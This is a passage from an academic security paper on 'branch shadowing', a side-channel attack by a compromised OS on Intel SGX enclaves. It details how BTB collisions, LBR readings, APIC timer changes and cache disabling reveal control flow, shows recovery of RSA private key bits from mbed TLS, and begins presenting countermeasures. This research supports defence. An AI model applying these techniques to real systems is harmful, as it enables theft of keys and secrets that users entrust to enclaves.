This attack, however, is difficult to conduct in practice because of the following reasons. First, an attacker cannot easily guess the address of a branch instruction and manipulate the addresses of its branch targets because of ASLR. Second, since the capacity of a BTB is limited, entries can be easily overwritten by other branch instructions before an attacker probes them. Third, timing measurements of the branch misprediction penalty suffer from high levels of noise (§3.3). In summary, an attacker should have 1) a permission to freely access or manipulate the virtual address space, 2) access to the BTB anytime before it is overwritten, and 3) a method that recognizes branch misprediction with negligible (or no) noise.

In this paper, we present a new branch-prediction side-channel attack, *branch shadowing*, that accurately infers the fine-grained control flows of an enclave without noise (to identify conditional and indirect branches) or with negligible noise (to identify unconditional branches). A malicious OS can easily manipulate the virtual address space of an enclave process, so that it is easy to create shadowed branch instructions colliding with target branch instructions in an enclave. To minimize the measurement noise, we identify alternative approaches, including Intel PT and LBR, that are more precise than using `RDTSC` (§3.3). More important, we find that the LBR in a Skylake CPU allows us to obtain the most accurate information for branch shadowing because it reports whether each conditional or indirect branch instruction is correctly predicted or mispredicted. That is, we can *exactly* know the prediction and misprediction of conditional and indirect branches (§3.3, §3.5). Furthermore, the LBR in a Skylake CPU reports elapsed core cycles between LBR entry updates, which are very stable according to our measurements (§3.3). By using this information, we can precisely infer the execution of an unconditional branch (§3.4).

Precise execution control and frequent branch history probing are other important requirements for branch shadowing. To achieve these goals, we manipulate the frequency of the local advanced programmable interrupt controller (APIC) timer as frequently as possible and make the timer interrupt code perform branch shadowing. Further, we selectively disable the CPU cache when a more precise attack is needed (§3.6).

We evaluated branch shadowing against an RSA implementation in mbed TLS (§4). When attacking sliding-window RSA-1024 decryption, we successfully inferred each bit of an RSA private key with 99.8% accuracy. Further, the attack recovered 66% of the private key bits by running the decryption *only once*, unlike existing cache-timing attacks, which usually demand several hundreds to several tens of thousands of iterations [20, 35, 65].

Finally, we suggest hardware- and software-based countermeasures against branch shadowing that flush branch states during enclave mode switches and utilize indirect branches with multiple targets, respectively (§5).

The contributions of this paper are as follows:

- **Fine-grained attack.** We demonstrate that branch shadowing successfully identifies fine-grained control flow information inside an enclave in terms of basic blocks, unlike the state-of-the-art controlled-channel attack, which reveals only page-level accesses.
- **Precise attack.** We make branch shadowing very precise by 1) exploiting Intel PT and LBR to correctly identify branch history and 2) adjusting the

local APIC timer to precisely control the execution inside an enclave. We can deterministically know whether a target branch was taken without noise for conditional and indirect branches and with negligible noise for unconditional branches.

- **Countermeasures.** We design proof-of-concept hardware- and software-based countermeasures against the attack and evaluate them.

The remainder of this paper is organized as follows. §2 explains SGX and other CPU features our attack exploits. §3 and §4 describe our attack and evaluate it. §5 proposes our countermeasures. §6 discusses our attack's limitations and considers some advanced attacks. §7 introduces related work and §8 concludes this paper.

2 Background

We explain Intel SGX and two other processor features, branch prediction and LBR, closely related to our attack.

2.1 Intel SGX

An Intel CPU supports a hardware-based TEE through a security extension, Intel SGX. SGX provides a set of instructions to allow an application to instantiate an *enclave* that secures the code and data inside it against privileged software such as an OS or a hypervisor, hardware firmware, and even hardware units except for the CPU. To provide such protection, SGX enforces a strict memory access mechanism: allow only enclave code to access memory of the same enclave. In addition, SGX leverages an on-chip memory-encryption engine that encrypts enclave content before writing it into physical memory and decrypts the encrypted content only as it enters the CPU package during enclave execution or enclave mode.

Enclave context switch. To support context switching between enclave and non-enclave mode, SGX provides instructions such as `EENTER`, which starts enclave execution, and `EEXIT`, which terminates enclave execution. Also, `ERESUME` resumes enclave execution after an asynchronous enclave exit (AEX) occurs. The causes of an AEX include exceptions and interrupts. During a context switch, SGX conducts a series of checks and actions to ensure security, e.g., flushing the translation lookaside buffer (TLB). However, we observe that SGX does not clear all cached system state such as branch history (§3).

2.2 Branch Prediction

Branch prediction is one of the most important features of modern pipelined processors. At a high level, an instruction pipeline consists of four major stages: fetch, decode, execute, and write-back. At any given time, there are a number of instructions in-flight in the pipeline. Processors exploit instruction-level parallelism and out-of-order execution to maximize the throughput while still maintaining in-order retirement of instructions. Branch instructions can severely reduce instruction throughput since the processor cannot execute past the branch until the branch's target and outcome are determined. Unless mitigated, branches would lead to pipeline stalls, also known as bubbles. Hence, modern processors use a branch prediction unit (BPU) to *predict* branch outcomes and branch targets. While the BPU increases throughput in general, it is worth noting that in the case of a misprediction, there is a pretty high penalty because the processor needs to clear the pipeline and roll back any speculative execution results. This is why Intel provides a dedicated hardware feature (the LBR) to profile branch execution (§2.3).

Branch and branch target prediction. *Branch prediction* is a procedure to predict the next instruction of a conditional branch by guessing whether it will be taken. *Branch target prediction* is a procedure to predict and fetch the target instruction of a branch before executing it. For branch target prediction, modern processors have the BTB to store the computed target addresses of taken branch instructions and fetch them when the corresponding branch instructions are predicted as taken.

BTB structure and partial tag hit. The BTB is an associative structure that resembles a cache. Address bits are used to compute the set index and tag fields. The number of bits used for set index is determined by the size of the BTB. Unlike a cache that uses all the remaining address bits for the tag, the BTB uses a subset of the remaining bits for the tag (i.e., a partial tag). For example, in a 64-bit address space, if ADDR[11:0] is used for index, instead of using ADDR[63:12] for a tag, only a partial number of bits such as ADDR[31:12] is used as the tag. The reasons for this choice are as follows: First, compared to a data cache, the BTB's size is very small, and the overhead of complete tags can be very high. Second, the higher-order bits typically tend to be the same within a program. Third, unlike a cache, which needs to maintain an accurate microarchitectural state, the BTB is just a predictor. Even if a partial tag hit results in a false BTB hit, the correct target will be computed at the execution stage and the pipeline will roll back if the prediction is wrong (i.e., it affects only performance, not correctness.)

Static and dynamic branch prediction. *Static branch prediction* is a default rule for predicting the next instruction after a branch instruction when there is no history [25]. First, the processor predicts that a forward conditional branch—a conditional branch whose target address is higher than itself—will *not be taken*, which means the next instruction will be directly fetched (i.e., a fall-through path). Second, the processor predicts that a backward conditional branch—a conditional branch whose target address is lower than itself—will *be taken*; that is, the specified target will be fetched. Third, the processor predicts that an indirect branch will *not be taken*, similar to the forward conditional branch case. Fourth,

the processor predicts that an unconditional branch will *be taken*, similar to the backward conditional branch case. In contrast, when a branch has a history in the BTB, the processor will predict the next instruction according to the history. This procedure is known as *dynamic branch prediction*.

In this paper, we exploit these two conditional branch behaviors to infer the control flow of a victim process running inside Intel SGX (§3).

2.3 Last Branch Record

The LBR is a new feature in Intel CPUs that logs information about recently *taken* branches (i.e., omitting information about not-taken branches) without any performance degradation, as it is separated from the instruction pipeline [26, 32, 33]. In Skylake CPUs, the LBR stores the information of up to 32 recent branches, including the address of a branch instruction (from), the target address (to), whether the branch direction or branch target was mispredicted (it does not independently report these two mispredictions), and the elapsed core cycles between LBR entry updates (also known as the timed LBR). Without filtering, the LBR records all kinds of branches, including function calls, function returns, indirect branches, and conditional branches. Also, the LBR can selectively record branches taken in user space, kernel space, or both.

Since the LBR reveals detailed information of recently taken branches, an attacker may be able to know the fine-grained control flows of an enclave process if the attacker can directly use the LBR against it, though he or she still needs mechanisms to handle not-taken branches and the limited capacity of the LBR. Unfortunately for the attacker and fortunately for the victim, an enclave does not report its branch executions to the LBR unless it is in a debug mode [24] to prevent such an attack. However, in §3, we show how an attacker can *indirectly* use the LBR against an enclave process while handling not-taken branches and overcoming the LBR capacity limitation.

3 Branch Shadowing Attacks

We explain the branch shadowing attack, which can infer the fine-grained control flow information of an enclave. We first introduce our threat model and depict how we can attack three types of branches: conditional, unconditional, and indirect branches. Then, we describe our approach to synchronizing the victim and the attack code in terms of execution time and memory address space.

3.1 Threat Model

We explain our threat model, which is based on the original threat model of Intel SGX and the controlled-channel attack [60]: an attacker has compromised the operating system and exploits it to attack a target enclave program.

First, the attacker knows the possible control flows of a target enclave program (i.e., a sequence of branch instructions and their targets) by statically or dynamically analyzing its source code or binary. This is consistent with the important use case of running unmodified legacy code inside enclaves [5,6,51,57]. Unobservable code (e.g., self-modifying code and code from remote servers) is outside the scope of our attack. Also, the attacker can map the target enclave program into specific memory addresses to designate the locations of each branch instruction and its target address. Self-paging [22] and live re-randomization of address-space layout [15] inside an enclave are outside the scope of our attack.

Second, the attacker infers which portion of code the target enclave runs via observable events, e.g., calling functions outside an enclave and page faults. The attacker uses this information to synchronize the execution of the target code with the branch shadow code (§3.8).

Third, the attacker interrupts the execution of the target enclave as frequently as possible to run the branch shadow code. This can be done by manipulating a local APIC timer and/or disabling the CPU cache (§3.6).

Fourth, the attacker recognizes the shadow code's branch predictions and mispredictions by monitoring hardware performance counters (e.g., the LBR) or measuring branch misprediction penalty [3, 12, 13].

Last, the attacker prevents the target enclave from accessing a reliable, high-resolution time source to avoid the detection of attacks because of slowdown. Probing the target enclave for every interrupt or page fault slows the enclave down such that the attacker needs to hide it. SGX version 1 already satisfies such a requirement, as it disallows `RDTSC`. For SGX version 2 (not yet released), the attacker may need to manipulate model-specific registers (MSRs) to hook `RDTSC`. Although the target enclave could rely on an external time source, it is also unreliable because of the network delay and overhead. Further, the attacker can intentionally drop or delay such packets.

3.2 Overview

The branch shadowing attack aims to obtain the fine-grained control flow of an enclave program by 1) knowing whether a branch instruction has been taken and 2) inferring the target address of the taken branch. To achieve this goal, an attacker first needs to analyze the source code and/or binary of a victim enclave program to find all branches and their target addresses. Next, the attacker writes shadow code for a set of branches to probe their branch history, which is similar to Evtyushkin et al.'s attack using the BTB [13]. Since using the BTB and BPU alone suffers from significant noise, branch shadowing exploits the LBR, which allows the attacker to precisely identify the states of all branch types (§3.3, §3.4, §3.5). Because of the size limitations of the BTB, BPU, and LBR, the branch shadowing attack has to synchronize the execution of the victim code and the shadow code in terms of execution time and memory address space. We ma-

```
1 if (a != 0) {
2   ++b;
3   ...
4 }
5 else {
6   --b;
7   ...
8 }
9 a = b;
10 ...
```

(a) Victim code executed inside an enclave. According to the value of a, either if-block or else-block is executed.

```
1  ⋆ if (c != c) {
2      nop; // never executed
3      ...
4    }
5  ⋆ else {
6  ⋆   nop; // execution
7  ⋆   ...
8  ⋆ }
9  ⋆ nop;
10 ⋆ ...
```

(b) Shadow code aligned with **(a)**. The BPU predicts which block will be executed according to the branch history of **(a)**.

Figure 1: Shadow code (b) against a victim's conditional branch (a). The execution time (i.e., running [1, 5-10], marked with ⋆ in (b)) of the shadowing instance depends on the branching result (i.e., taken or not at [1] in (a)) of the victim instance.

nipulate the local APIC timer and the CPU cache (§3.6) to frequently interrupt an enclave process execution for synchronization, adjust virtual address space (§3.7), and run shadow code to find a function the enclave process is currently running or has just finished running (§3.8).

3.3 Conditional Branch Shadowing

We explain how an attacker can know whether a target conditional branch inside an enclave has been taken by shadowing its branch history. For a conditional branch, we focus on recognizing whether the branch prediction is correct because it reveals the result of a condition evaluation for `if` statement or loop. Note that, in this and later sections, we mainly focus on a *forward* conditional branch that will be predicted as not taken by a static branch prediction rule (§2.2). Attacking a backward conditional branch is basically the same such that we skip the explanation of it in this paper.

Inferring through timing (RDTSC). First, we explain how we can infer branch mispredictions with `RDTSC`. Figure 1 shows an example victim code and its shadow code. The victim code's execution depends on the value of `a`: if `a` is not zero, the branch will not be taken such that the `if`-block will be executed; otherwise, the branch will be taken such that the `else`-block will be executed. In contrast, we make the shadow code's branch always be taken (i.e., the `else`-block is always executed). Without the branch history, this branch is always mispredicted because of the static branch prediction rule (§2.2). To make a BTB entry collision [13], we align the lower 31 bits of the shadow code's address (both the branch instruction and its target address) with the address of the victim code.

When the victim code has been executed before the shadow code is executed, the branch prediction or misprediction of the shadow code depends on the execution of the victim code. If the conditional branch of the victim code has been taken, i.e., if `a` was zero, the BPU predicts that the shadow code will also take the conditional branch, which is a correct prediction so that no rollback will occur. If the conditional branch of the victim code either has not been taken, i.e., if `a` was not zero, or has not been executed, the BPU predicts that the shadow code will not take the conditional branch. However, this is an incorrect prediction such that a rollback will occur.


	Correct prediction		Misprediction	
	Mean	σ	Mean	σ
RDTSCP	94.21	13.10	120.61	**806.56**
Intel PT CYC packets	59.59	14.44	90.64	**191.48**
LBR elapsed cycle	25.69	9.72	35.04	**10.52**

Table 1: Measuring branch misprediction penalty with `RDTSCP`, Intel PT CYC packet, and LBR elapsed cycle (10,000 times). We put 120 `NOP` instructions at the fall-through path. The LBR elapsed cycle is less noisy than `RDTSCP` and Intel PT. σ stands for standard deviation.


Previous branch-timing attacks try to measure such a rollback penalty with the `RDTSC` or `RDTSCP` instructions. However, our experiments show (Table 1) that branch misprediction timings are quite noisy. Thus, it was difficult to set a clear boundary between correct prediction and misprediction. This is because the number of instructions that would be mistakenly executed because of the branch misprediction is difficult to predict given the highly complicated internal structure of the latest Intel CPUs (e.g., out-of-order execution). Therefore, we think that the `RDTSC`-based inference is difficult to use in practice and thus we aim to use the LBR to realize precise attacks, since it lets us know branch misprediction information, and its elapsed cycle feature has little noise (Table 1).

Inferring from execution traces (Intel PT). Instead of using `RDTSC`, we can use Intel PT to measure a misprediction penalty of a target branch, as it provides precise elapsed cycles (known as a CYC packet) between each PT packet. However, CYC packets cannot be used immediately for our purpose because Intel PT aggregates a series of conditional and unconditional branches into a single packet as an optimization. To avoid this problem, we intentionally insert an indirect branch right after the target branch, making all branches properly record their elapsed time in separate CYC packets. Intel PT's timing information about branch misprediction has a much smaller variance than `RDTSCP`-based measurements (Table 1).

Precise leakage (LBR). Figure 2 shows a procedure for conditional branch shadowing with the BTB, BPU, and LBR. We first explain the case in which a conditional branch has been taken (Case 1). ❶ A conditional branch of the victim code is taken and the corresponding information is stored into the BTB and BPU. This branch taken occurs inside an enclave such that the LBR does not report this information unless we run the enclave process in a debug mode. ❷ Enclave execution is interrupted and



(a) Case 1: The target conditional branch has been taken.



(b) Case 2: The target conditional branch has not been taken (i.e., either not been executed or been executed but not taken).

Figure 2: Branch shadowing attack against a *conditional branch* (i.e., Case 1 for taken and Case 2 for non-taken branches) inside an enclave († LBR records the result of *misprediction*. For clarity, we use the result of *prediction* in this paper.)

the OS takes control. We explain how a malicious OS can frequently interrupt an enclave process in §3.6. ❸ The OS enables the LBR and then executes the shadow code. ❹ The BPU correctly predicts that the shadowed conditional branch will be taken. At this point, a branch target prediction will fail because the BTB stores a target address inside an enclave. However, this target misprediction is orthogonal to the result of a branch prediction though it will introduce a penalty in CPU cycles (§3.4). ❺ Finally, by disabling and retrieving the LBR, we learn that the shadowed conditional branch has been *correctly predicted*—it has been taken as predicted. We think that this correct prediction is about branch prediction because the target addresses of the two branch instructions are different; that is, the target prediction might be failed. Note that, by default, the LBR reports all the branches (including function calls) that occurred in user and kernel space. Since our shadow code has no function calls and is executed in the kernel, we use the LBR's filtering mechanism to ignore every function call and all branches in user space.

Next, we explain the case in which a conditional branch has not been taken (Case 2). ❶ The conditional branch of the victim code is not taken, so either no information is stored into the BTB and BPU or the corresponding old information might be deleted (if there are conflict missed in the same BTB set.) ❷ Enclave execution is interrupted and the OS takes control. ❸ The OS enables the LBR and then executes the shadow code. ❹ The BPU incorrectly predicts that the shadowed conditional branch will not been taken, so the execution is rolled back to take the branch. ❺ Finally, by disabling and retrieving the LBR, we learn that the shadowed conditional branch has been *mispredicted*—it has been taken unlike the branch prediction.


Initializing branch states. When predicting a conditional branch, modern BPUs exploit the branch's several previous executions to improve prediction accuracy. For example, if a branch had been taken several times and then not taken only once, a BPU would predict that its next execution would be taken. This would make the shadow branching infer incorrectly a target branch's execution after it has been executed multiple times (e.g., inside a loop). To solve this problem, after the final step of each attack iteration, we additionally run the shadow code multiple times while varying the condition (i.e., interleaving taken and not-taken branches) to initialize branch states.

3.4 Unconditional Branch Shadowing


We explain how an attacker can know whether a target unconditional branch inside an enclave has been executed by shadowing its branch history. This gives us two kinds of information. First, an attacker can infer where the instruction pointer (IP) inside an enclave currently points. Second, an attacker can infer the result of the condition evaluation of an `if-else` statement because an `if` block's last instruction is an unconditional branch to skip the corresponding `else` block.

Unlike a conditional branch, an unconditional branch is always taken; i.e., a branch prediction is not needed. Thus, to recognize its behavior, we need to divert its target address to observe branch target mispredictions, not branch mispredictions. Interestingly, we found that the LBR does not report the branch target misprediction of an unconditional branch; it always says that each taken unconditional branch was correctly predicted. Thus, we use the elapsed cycles of a branch that the LBR reports to identify the branch target misprediction penalty, which is less noisy than `RDTSC` (Table 1).

Attack procedure. Figure 3 shows our procedure for unconditional branch shadowing. Unlike the conditional branch shadowing, we make the target of the shadowed unconditional branch differ from that of the victim uncon-



(a) Case 3: The target unconditional branch has been taken. The LBR does not report the misprediction of unconditional branches, but we can infer it by using the elapsed cycles.



(b) Case 4: The target unconditional branch has not been taken.

Figure 3: Branch shadowing attack against an unconditional branch inside an enclave.

ditional branch to recognize a branch target misprediction. We first explain the case in which an unconditional branch has been executed (Case 3). ❶ An unconditional branch of the victim code is executed and the corresponding information is stored into the BTB and BPU. ❷ Enclave execution is interrupted, and the OS takes control. ❸ The OS enables the LBR and then executes the shadow code. ❹ The BPU mispredicts the branch target of the shadowed unconditional branch because of the mismatched branch history, so execution is rolled back to jump to the correct target. ❺ The shadow code executes an additional branch to measure the elapsed cycles of the mispredicted branch. ❻ Finally, by disabling and retrieving the LBR, we learn that a branch target misprediction occurred because of the large number of elapsed cycles.


Next, we explain the case in which an unconditional branch has not been taken (Case 4). ❶ The enclave has not yet executed the unconditional branch in the victim code, so the BTB has no information about the branch. ❷ Enclave execution is interrupted, and the OS takes control. ❸ The OS enables the LBR and then executes the shadow code. ❹ The BPU correctly predicts the shadowed unconditional branch's target, because the target unconditional branch has never been executed. ❺ The shadow code executes an additional branch to measure the elapsed cycles. ❻ By disabling and retrieving the LBR, we learn that no branch target misprediction occurred because of the small number of elapsed cycles.

No misprediction of unconditional branch. We found that the LBR always reports that every taken unconditional branch has been predicted irrespective of whether it mispredicted the target (undocumented behavior). We think that this is because the target of an unconditional branch is fixed such that, typically, target mispredictions should not occur. Also, the LBR was for facilitating branch profiling to reduce mispredictions for optimization. However, programmers have no way to handle mispredicted unconditional branches that result from the execution of the kernel or another process—i.e., it does not help programmers improve their program and just reveals side-channel information. We believe these are the reasons the LBR treats every unconditional branch as correctly predicted.


3.5 Indirect Branch Shadowing

We explain how we can infer whether a target indirect branch inside an enclave has been executed by shadowing its branch history. Like an unconditional branch, an indirect branch is always taken when it is executed. However, unlike an unconditional branch, an indirect branch has no fixed branch target. If there is no history, the BPU predicts that the instruction following the indirect branch instruction will be executed; this is the same as the indirect branch not being taken. To recognize its behavior, we make a shadowed indirect branch jump to the instruction immediately following it to monitor a branch target misprediction because of the history. The LBR reports the mispredictions of indirect branches such that we do not need to rely on elapsed cycles to attack indirect branches.

Attack procedure. Figure 4 shows a procedure of indirect branch shadowing. We make the shadowed indirect branch jump to its next instruction to observe whether a branch misprediction occurs because of the branch history. We first explain the case in which an indirect branch has been executed (Case 5). ❶ An indirect branch of the victim code is executed and the corresponding information is stored into the BTB and BPU. ❷ Enclave execution is interrupted, and the OS takes control. ❸ The OS enables the LBR and then executes the shadow code. ❹ The BPU mispredicts that the shadowed indirect branch will be taken to an incorrect target address, so the execution is rolled back to not take the branch. ❺ Finally, by disabling and retrieving the LBR, we learn that the shadow



(a) Case 5: The target indirect branch has been taken.



(b) Case 6: The target indirect branch has not been taken

Figure 4: Branch shadowing attack against an indirect branch inside an enclave.

code's indirect branch has been incorrectly predicted—it has not been taken, unlike the branch prediction.

Next, we explain the case in which an indirect branch has not been taken (Case 6). ❶ The enclave does not execute the indirect branch of the victim code, so that the BTB has no information about the branch. ❷ Enclave execution is interrupted, and the OS takes control. ❸ The OS enables the LBR and then executes the shadow code. ❹ The BPU correctly predicts that the shadowed indirect branch will not be taken because there is no branch history. ❺ Finally, by disabling and retrieving the LBR, we learn that the shadow code's indirect branch has been correctly predicted—it has not been taken, as predicted.

Inferring branch targets. Unlike conditional and unconditional branches, an indirect branch can have multiple targets such that just knowing whether it has been executed would be insufficient to know the victim code's execution. Since the indirect branch is mostly used for representing a `switch-case` statement, it is also related to a number of unconditional branches (i.e., `break`) as an `if-else` statement does. This implies that an attacker can identify which case block has been executed by probing the corresponding unconditional branch. Also, if an attacker can repeatedly execute a victim enclave program with the same input, he or she can test the same indirect

Branch	State	BTB/BPU	LBR		Inferred
			Pred.	Elapsed Cycl.	
Cond.	Taken	✓	✓	-	✓
	Not-taken	-	✓	-	✓
Uncond.	Exec.	✓	-	✓	✓
	Not-exec.	-	-	✓	✓
Indirect	Exec.	✓	✓	-	✓
	Not-exec.	-	✓	-	✓

Table 2: Branch types and states the branch shadowing attack can infer by using the information of BTB, BPU, and LBR.

branch multiple times while changing candidate target addresses to eventually know the real target address by observing a correct branch target prediction.

Table 2 summarizes the branch types and states our attack can infer and the necessary information.

3.6 Frequent Interrupting and Probing

The branch shadowing attack needs to consider cases that change (or even remove) BTB entries because they make the attack miss some branch histories. First, the size of the BTB is limited such that a BTB entry could be overwritten by another branch instruction. We empirically identified that the Skylake's BTB has 4,096 entries, where the number of ways is four and the number of sets is 1,024 (§5.1). Because of its well-designed index-hashing algorithm, we observed that conflicts between two branch instructions located at different addresses rarely occurred. But, no matter how, after more than 4,096 different branch instructions have been taken, the BTB will overflow and we will lose some branch histories. Second, a BTB entry for a conditional or an indirect branch can be removed or changed because of a loop or re-execution of the same function. For example, a conditional branch has been taken at its first run and has not been taken at its second run because of the changes of the given condition, removing the corresponding BTB entry. A target of an indirect branch can also be changed according to conditions, which change the corresponding BTB entry. If the branch shadowing attack could not check a BTB entry before it has been changed, it would lose the information.

To solve this problem, we interrupt the enclave process as frequently as possible and check the branch history by manipulating the local APIC timer and the CPU cache. These two approaches slow the execution of a target enclave program a lot such that an attacker needs to carefully use them (i.e., selectively) to avoid detection.

Manipulating the local APIC timer. We manipulate the frequency of the local APIC timer in a recent version of Linux (details are in Appendix A.) We measured the frequency of our manipulated timer interrupts in terms of how many `ADD` instructions can be executed between two timer interrupts. On average, about 48.76 `ADD` instructions were executed between two timer interrupts (standard

deviation: 2.75)[1]. ADD takes only one cycle in the Skylake CPU [25] such that our frequent timer can interrupt a victim enclave per every ∼50 cycles.

Disabling the cache. If we have to attack a branch instruction in a short loop taking < 50 cycles, the frequent timer interrupt is not enough. To interrupt an enclave process more frequently, we selectively disable the L1 and L2 cache of a CPU core running the victim enclave process by setting the cache disable (CD) bit of the CR0 control register. With the frequent timer interrupt and disabled cache, about 4.71 ADD instructions were executed between two timer interrupts on average (standard deviation: 1.96 with 10,000 iterations). Thus, the highest attack frequency we could achieve was around five cycles.

3.7 Virtual Address Manipulation

To perform the branch shadowing attack, an attacker has to manipulate the virtual addresses of a victim enclave process. Since the attacker has already compromised the OS, manipulating the page tables to change virtual addresses is an easy task. For simplicity, we assume the attacker disables the user-space ASLR and modifies the Intel SGX driver for Linux (vm_mmap) to change the base address of an enclave (Appendix B). Also, the attacker puts an arbitrary number of NOP instructions before the shadow code to satisfy the alignment.

3.8 Attack Synchronization

Although the branch shadowing probes multiple branches in each iteration, it is insufficient when a victim enclave program is large. An approach to overcome this limitation is to apply the branch shadowing attack at the function level. Namely, an attacker first infers functions a victim enclave program either has executed or is currently executing and then probes branches belonging to these functions. If these functions contain entry points that can be invoked from outside (via EENTER) or that rely on external calls, the attacker can easily identify them because they are controllable and observable by the OS.

However, the attacker needs another strategy to infer the execution of non-exported functions. The attacker can create special shadow code consisting of always reachable branches of target functions (e.g., branches located at the function prologue). By periodically executing this code, the attacker can see which of the monitored functions has been executed. Also, the attacker can use the page-fault side channel [60] to synchronize attacks in terms of pages.

3.9 Victim Isolation

To minimize noise, we need to ensure that only a victim enclave program and shadow code will be executed in an isolated physical core. Each physical core has the BTB and BPU shared by multiple processes. Thus, if another

[1]The number of iterations was 10,000. We disabled Hyper-Threading, SpeedStep, TurboBoost, and C-States to reduce noise.

```
1     /* Sliding-window exponentiation: X = A^E mod N */
2     int mbedtls_mpi_exp_mod(mbedtls_mpi *X, const mbedtls_mpi *A,
3                 const mbedtls_mpi *E, const mbedtls_mpi *N,
4                     mbedtls_mpi *_RR) {
5       ...
6       state = 0;
7       while (1) {
8         ...
9         // i-th bit of exponent
10        ei = (E->p[nblimbs] >> bufsize) & 1;
11
12        // cmpq 0x0,-0xc68(%rbp); jne 3f317; ...
13 ⋆      if (ei == 0 && state == 0)
14          continue;
15
16        // cmpq 0x0,-0xc68(%rbp); jne 3f371; ...
17 ⋆      if (ei == 0 && state == 1)
18 +        mpi_montmul(X, X, N, mm, &T);
19
20        state = 2; nbits++;
21        wbits |= (ei << (wsize-nbits));
22
23        if (nbits == wsize) {
24          for (i = 0; i < wsize; i++)
25 +          mpi_montmul(X, X, N, mm, &T);
26
27 +        mpi_montmul(X, &W[wbits], N, mm, &T);
28          state--; nbits = wbits = 0;
29        }
30      }
31      ...
32    }
```

Figure 5: Sliding-window exponentiation of mbed TLS. Branch shadowing can infer every bit of the secret exponent.

process runs in the core under the branch shadowing attack, its execution would affect the overall attack results. To avoid this problem, we use the isolcpus boot parameter to specify an isolated core that will not be scheduled without certain requests. Then, we use the taskset command to run a victim enclave with the isolated core.

4 Evaluation

In this section, we demonstrate the branch shadowing attack against an implementation of RSA and also describe our case studies of various libraries and applications that are vulnerable to our attack but mostly secure against the controlled-channel attack [60]. The branch shadowing attack's goal is not to overcome countermeasures against branch-prediction side-channel attacks, e.g., exponent blinding to hide an exponent value, not branch executions [34]. Thus, we do not try to attack applications without branch-prediction side channels.

4.1 Attacking RSA Exponentiation

We launch the branch shadowing attack against a popular TLS library, called mbed TLS (also known as PolarSSL). mbed TLS is a popular choice of SGX developers and researchers because of its lightweight implementation and portability [47, 49, 62, 63].

Figure 5 shows how mbed TLS implements sliding-window exponentiation, used by RSA operations. This function has two conditional branches (jne) marked with ⋆ whose executions depend on each bit (ei) of an exponent. These branches will be taken only when ei is not

zero (i.e., one). Thus, by shadowing them and checking their states, we can know the value of `ei`. Note that the two branches are always executed no matter how large the sliding window is. In our system, each loop execution (Lines 7–30) took about 800 cycles such that a manipulated local APIC timer was enough to interrupt it. Also, to differentiate each loop execution, we shadow unconditional branches that jump back to the loop's beginning.

We evaluated the accuracy of branch shadowing by attacking RSA-1024 decryption with the default key pair provided by mbed TLS for testing. By default, mbed TLS's RSA implementation uses the Chinese Remainder Theorem (CRT) technique to speed up computation. Thus, we observed two executions of `mbedtls_mpi_exp_mod` with two different 512-bit CRT exponents in each iteration. The sliding-window size was five.

On average, the branch shadowing attack recovered approximately 66% of the bits of each of the two CRT exponents from *a single run* of the victim (averaged over 1,000 executions). The remaining bits (34%) correspond to loop iterations in which the two shadowed branches returned different results (i.e., predicted versus mispredicted). We discarded those measurements, as they were impacted by platform noise, and marked the corresponding bits as unknown. The remaining 66% of the bits were inferred correctly with an accuracy of 99.8%, where the standard deviation was 0.003.

The events that cause the attack to miss about 34% of the key bits appear to occur at random times. Different runs reveal different subsets of the key bits. After at most 10 runs of the victim, the attack recovers virtually the entire key. This number of runs is small compared to existing cache-timing attacks, which demand several hundreds to several tens of thousands of runs to reliably recover keys [20, 35, 65].

Timing-based branch shadowing. Instead of using the LBR, we measured how long it takes to execute the shadow branches using `RDTSCP` while maintaining other techniques, including the modified local APIC timer and victim isolation. When the two target branches were taken, the shadow branches took 55.51 cycles on average, where the standard deviation was 48.21 cycles (1,000 iterations). When the two target branches were not taken, the shadow branches took 93.89 cycles on average, where the standard deviation was 188.49 cycles. Because of high variance, finding a good decision boundary was challenging, so we built a support vector machine classifier using LIBSVM (with an RBF kernel and default parameters). Its accuracy was 0.947 (10-fold cross validation)—i.e., we need to run this attack at least two times more than the LBR-based attack to achieve the same level of accuracy.

Controlled-channel attack. We also evaluated the controlled channel attack against Figure 5. We found that `mbedtls_mpi_exp_mod` conditionally called `mpi_montmul`




Figure 6: Controlled-channel attack against sliding-window exponentiation (window size: 5). It only knows the first bit of each window (always one) and skipped bits (always zero).

(marked with +) according to the value of `ei` and both functions were located on different code pages. Thus, by carefully unmapping these pages, an attacker can monitor when `mpi_montmul` is called. However, as Figure 6 shows, because of the sliding-window technique, the controlled-channel attack cannot identify every bit unless it knows `W[wbits]`—i.e., this attack can only know the first bit of each window (always one) and skipped bits (always zero). The number of recognizable bits completely depends on how the bits of an exponent are distributed. Against the default RSA-1024 private key of mbed TLS, this attack identified 334 bits (32.6%). Thus, we conclude that the branch shadowing attack is better than the controlled-channel attack for obtaining fine-grained information.

4.2 Case Study

We also studied other sensitive applications that branch shadowing can attack. Specifically, we focused on examples in which the controlled-channel attack cannot extract any information, e.g., control flows within a single page. We attacked three more applications: 1) two libc functions (`strtol` and `vfprintf`) in the Linux SGX SDK, 2) LibSVM, ported to Intel SGX, and 3) some Apache modules ported to Intel SGX. We achieved interesting results, such as how long an input number is (`strtol`), what the input format string looks like (`vfprintf`), and what kind of HTTP request an Apache server gets (`lookup_builtin_method`), as summarized in Table 3. Note that the controlled-channel attack cannot obtain the same information because those functions do not call outside functions at least in the target basic blocks. Detailed analysis with source code is in Appendix C.

5 Countermeasures

We introduce our hardware-based and software-based countermeasures against the branch shadowing attack.

5.1 Flushing Branch State

A fundamental countermeasure against the branch shadowing attack is to flush all branch states generated inside an enclave by modifying hardware or updating mi-

Program/Library	Function	Description	Obtainable information
mbed TLS	`mbedtls_mpi_exp_mod`	sliding-window exponentiation	✓each bit of an exponent
	`mpi_montmul`	Montgomery multiplication	✓whether a dummy subtraction has performed
libc	`strtol`	convert a string into an integer	✓the sign of an input number
			✓the length of an input number
			✓whether each hexadecimal digit is larger than nine
	`vfprintf`	print a formatted string	✓the input format string
			✓the type of each input argument (e.g., int, double)
LIBSVM	`k_function`	evaluate a kernel function	✓the type of a kernel (e.g., linear, polynomial)
			✓the length of a feature vector (i.e., # of features)
Apache	`lookup_builtin_method`	parse the method of an HTTP request	✓HTTP request method (e.g., `GET`, `POST`)

Table 3: Summary of example sensitive applications and their functions attacked by branch shadowing.




Figure 7: Instructions per cycle of SPEC benchmark in terms of frequency of BTB and BPU flushing.




Figure 8: Average BTB hit/miss rate according to frequency of BTB and BPU flushing.




Figure 9: Average BTB statistics according to frequency of BTB and BPU flushing.

